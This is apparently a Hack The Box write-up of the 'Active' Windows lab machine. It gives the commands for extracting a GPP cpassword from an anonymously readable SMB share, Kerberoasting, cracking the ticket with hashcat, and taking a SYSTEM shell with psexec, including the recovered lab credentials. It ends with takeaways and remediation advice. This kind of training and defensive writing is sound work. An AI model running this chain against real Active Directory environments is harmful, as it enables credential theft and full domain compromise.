Active writeup
Box name: Active
Difficulty: Easy
OS: Windows
Overview: Active is an easy to medium difficulty machine, which features two very prevalent techniques to gain privileges within an Active Directory environment.
Link: https://app.hackthebox.com/machines/Active?sort_by=created_at&sort_type=desc
Machine IP: 10.129.31.136
Ran rustscan to scan the machine per usual.


Looks like we got an AD machine. Added active.htb to my /etc/hosts. Wanted to enumerate for users but couldn’t find anything as anonymous bind is not enabled.
ldapsearch -x -H ldap://10.129.31.136:389 -b “dc=active,dc=htb”

Ran netexec to see if we have anonymous access to smb and it looks like we have read to Replication.
netexec smb 10.129.31.136 -u “” -p “” –shares
Connected with smbclient and inside I see a active.htb directory with a bunch of files in it so I grabbed it all.
smbclient //10.129.31.136/Replication

The only interesting file is a Groups.xml in /active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups.

This is cpassword credentials embedded in a group policy file. From previous notes we can crack this with gpp-decrypt.
gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ

active.htb\SVC_TGS:GPPstillStandingStrong2k18
We can now kerberoast to see if we can get anything.
impacket-GetUserSPNs active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.129.31.136 -request

We can use hashcat 13100 to try to crack.
hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt –force

We successfully cracked the password. Used psexec to get a shell.
/usr/share/doc/python3-impacket/examples/psexec.py active.htb/Administrator:’Ticketmaster1968’@10.129.31.136

Got root.txt

Got user.txt

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified a domain-joined Windows machine with ports including 53 (DNS), 88 (Kerberos), 135 (MSRPC), 389 (LDAP), and 445 (SMB). Added active.htb to /etc/hosts. Attempted anonymous LDAP bind but it was not enabled. Checked SMB with netexec and found read access to the Replication share without authentication.
ldapsearch -x -H ldap://10.129.31.136:389 -b “dc=active,dc=htb” netexec smb 10.129.31.136 -u “” -p “” –shares
2 – GPP credential extraction Connected to the Replication share via smbclient and recursively downloaded all files. Found a Groups.xml file inside a Group Policy directory containing a cpassword attribute. Used gpp-decrypt to recover the plaintext credential.
smbclient //10.129.31.136/Replication gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
Credentials recovered: active.htb\SVC_TGS:GPPstillStandingStrong2k18
3 – Kerberoasting Used the SVC_TGS credentials with impacket-GetUserSPNs to request Kerberos service tickets for accounts with SPNs registered. Received a TGS hash for the Administrator account. Cracked it with Hashcat using rockyou.
impacket-GetUserSPNs active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.129.31.136 -request hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt –force
Credentials recovered: Administrator:Ticketmaster1968
4 – Root Used impacket-psexec with the cracked Administrator credentials to get a SYSTEM shell. Retrieved both user.txt and root.txt.
psexec.py active.htb/Administrator:’Ticketmaster1968’@10.129.31.136
Key Takeaways
- GPP credentials stored in SYSVOL – MS14-025 (CVSS 4.3 Medium) – A Groups.xml file in the Replication share contained a cpassword attribute encrypted with a publicly known static AES key. Microsoft patched this in MS14-025 but the credential file persisted on this system. Any environment that previously used GPP password storage must audit all SYSVOL and replicated shares for remaining cpassword attributes and rotate all affected credentials.
- SMB Replication share accessible without authentication – The Replication share was readable by unauthenticated users, exposing the full contents of replicated Group Policy files including the GPP credential. SMB shares must require authentication and permissions must be audited to ensure anonymous or guest access is not permitted.
- Administrator account registered with an SPN and Kerberoastable – The Administrator account had an SPN registered, making it a target for Kerberoasting. High-privilege accounts must never have SPNs registered. Service accounts should be separate dedicated accounts with the minimum required permissions and their passwords must be long randomly generated strings resistant to offline cracking.
- Weak Administrator password crackable with rockyou – The Administrator Kerberos service ticket hash was cracked using the rockyou wordlist. Administrator and service account passwords must be a minimum of 25 characters, randomly generated, and managed through a PAM solution to make offline cracking infeasible.
- Full domain compromise from a single unauthenticated SMB read – The attack chain required no exploitation beyond reading a publicly accessible SMB share. A single GPP credential led to Kerberoasting and full Administrator access with no additional vulnerability required. Defense in depth and layered credential controls are essential in Active Directory environments.
Remediation
[Immediate] Audit and remove all GPP cpassword attributes – MS14-025 Search all SYSVOL directories and replicated shares for Groups.xml and other GPP preference files containing cpassword attributes using Get-GPPPassword or a similar tool. Remove all findings and rotate every credential that was stored in GPP. Apply MS14-025 if not already patched and confirm it is applied on all domain controllers.
[Immediate] Disable anonymous and guest SMB access Remove anonymous and guest read access from all SMB shares including Replication. Require authenticated access for all shares and audit permissions across the environment. No share containing Group Policy data or domain configuration should be readable without authentication.
[Immediate] Remove the SPN from the Administrator account Audit all accounts with SPNs registered using Get-ADUser -Filter {ServicePrincipalName -ne “$null”} and remove SPNs from any account that does not require them for a specific service function. The built-in Administrator account must never have an SPN registered.
[Immediate] Rotate the Administrator password and enforce a strong password policy Rotate the Administrator password immediately to a randomly generated string of at least 25 characters. Deploy Windows LAPS to manage local Administrator passwords automatically. Implement a Fine-Grained Password Policy requiring long random passwords for all privileged and service accounts.
[Short-term] Audit all Kerberoastable accounts Enumerate all accounts with SPNs and assess whether each SPN is legitimate and necessary. For any service account that must have an SPN, enforce a password of at least 25 randomly generated characters. Consider implementing Group Managed Service Accounts to handle password rotation automatically.
[Long-term] Implement an Active Directory security baseline and regular audit program Deploy a recurring AD security audit covering GPP credential remnants, Kerberoastable accounts, anonymous share access, privileged account SPN registrations, and password policy enforcement. Include Active Directory attack path analysis in the regular penetration testing scope and implement a SIEM with detection rules for Kerberoasting activity.


Leave a Reply